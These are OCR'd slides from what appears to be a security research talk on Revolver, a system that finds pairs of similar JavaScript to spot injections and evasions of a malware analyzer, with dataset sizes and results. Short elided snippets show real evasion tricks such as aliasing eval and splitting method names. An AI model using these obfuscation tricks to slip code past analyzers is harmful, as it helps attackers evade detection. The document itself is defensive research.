
88-dimensional Euclidean space

k-nearest neighbor search

# Classifying similar pairs

- Injection
  - Scripts that become malicious with additions


# Injection



# Classifying similar pairs

- Injection
  - Scripts that become malicious with additions
- Evasion
  - Scripts that become benign with control-flow changes


# Evasion



# Classifying similar pairs

- Injection
  - Scripts that become malicious with additions
- Evasion
  - Scripts that become benign with control-flow changes
- Data-dependency
  - Identical scripts with different classification


# Data-dependency




# Classifying similar pairs

- Injection
  - Scripts that become malicious with additions
- Evasion
  - Scripts that become benign with control-flow changes
- Data-dependency
  - Identical scripts with different classification
- Evolution
  - Interesting to track for malicious-malicious pairs

# Evolution



# Architecture



# Oracle

*Revolver's input*

- Any analysis system that can provide to Revolver:
  - JavaScript (even dynamically generated code)
  - Classification
- Wepawet in our experiments
  - Submit suspicious URLs at wepawet.cs.ucsb.edu
  - Every submission on Wepawet gets analyzed by Revolver in real-time

# Abstract Syntax Tree (AST)

- Heavily obfuscated JavaScript
- All names are irrelevant
- Abstract the code as much as possible

***Node sequences***

- We break the structure of the tree and create sequences
- Nodes are integers representing node types

***Sequence summary***

- A statistical summary of node type occurrences

# Similarities

- Deduplication
  - Identical scripts
- Approximate nearest neighbors
  - Based on sequence summary
  - Intuitively similar scripts have similar summaries
  - 88-dimensional Euclidean space and k-nearest neighbor search
- Directional similarities
  - Trying to match the malicious code

# Experiments

- 6,468,623 web pages
  - 265,692 malicious pages
- 20,732,766 benign scripts
  - 705,472 unique benign ASTs
- 186,032 malicious scripts
  - 5,701 unique malicious ASTs

# Results

| Category | Similar Scripts | # Groups by malicious AST |
|---|---|---|
| JavaScript Injections | 6,996 | 701 |
| Data-dependencies | 101,039 | 475 |
| Evasions | 4,147 | 155 |
| General evolutions | 2,490 | 273 |
| Total | 114,672 | 1,604 |

# Evasions in the wild

JAVASCRIPT

```
// Malicious
function foo() {
    ...
    W6Kh6V5E4 = W6Kh6V5E4.replace(/\W/g,Bm2v5BSJE);
    ...
}

// Evasion
function foo(){
    ...
    var enryA = mxNEN+F7B07;
    F7B07 = eval;
    {}
    enryA = F7B07('enryA.rep' + 'lace(/\\W/g,CxFHg));
    ...
}
```

JAVASCRIPT

```
if((app.setInterval+/**/"")["indexOf"](aa)!=-1){
a=/**/target.creationDate.split('|')[0];}
```


# Evasions in the wild

JAVASCRIPT

```
// Malicious
OlhG='evil_code'
wTGB4=eval
wTGB4(OlhG)

// Evasion
OlhG='evil_code'
wTGB4="this"["eval"]
wTGB4(OlhG)
```

# Attackers' reactions



# Limitations for Revolver

- No similarities
- Serve evasion before anything else
- Still need to analyze evasion and patch honeyclient manually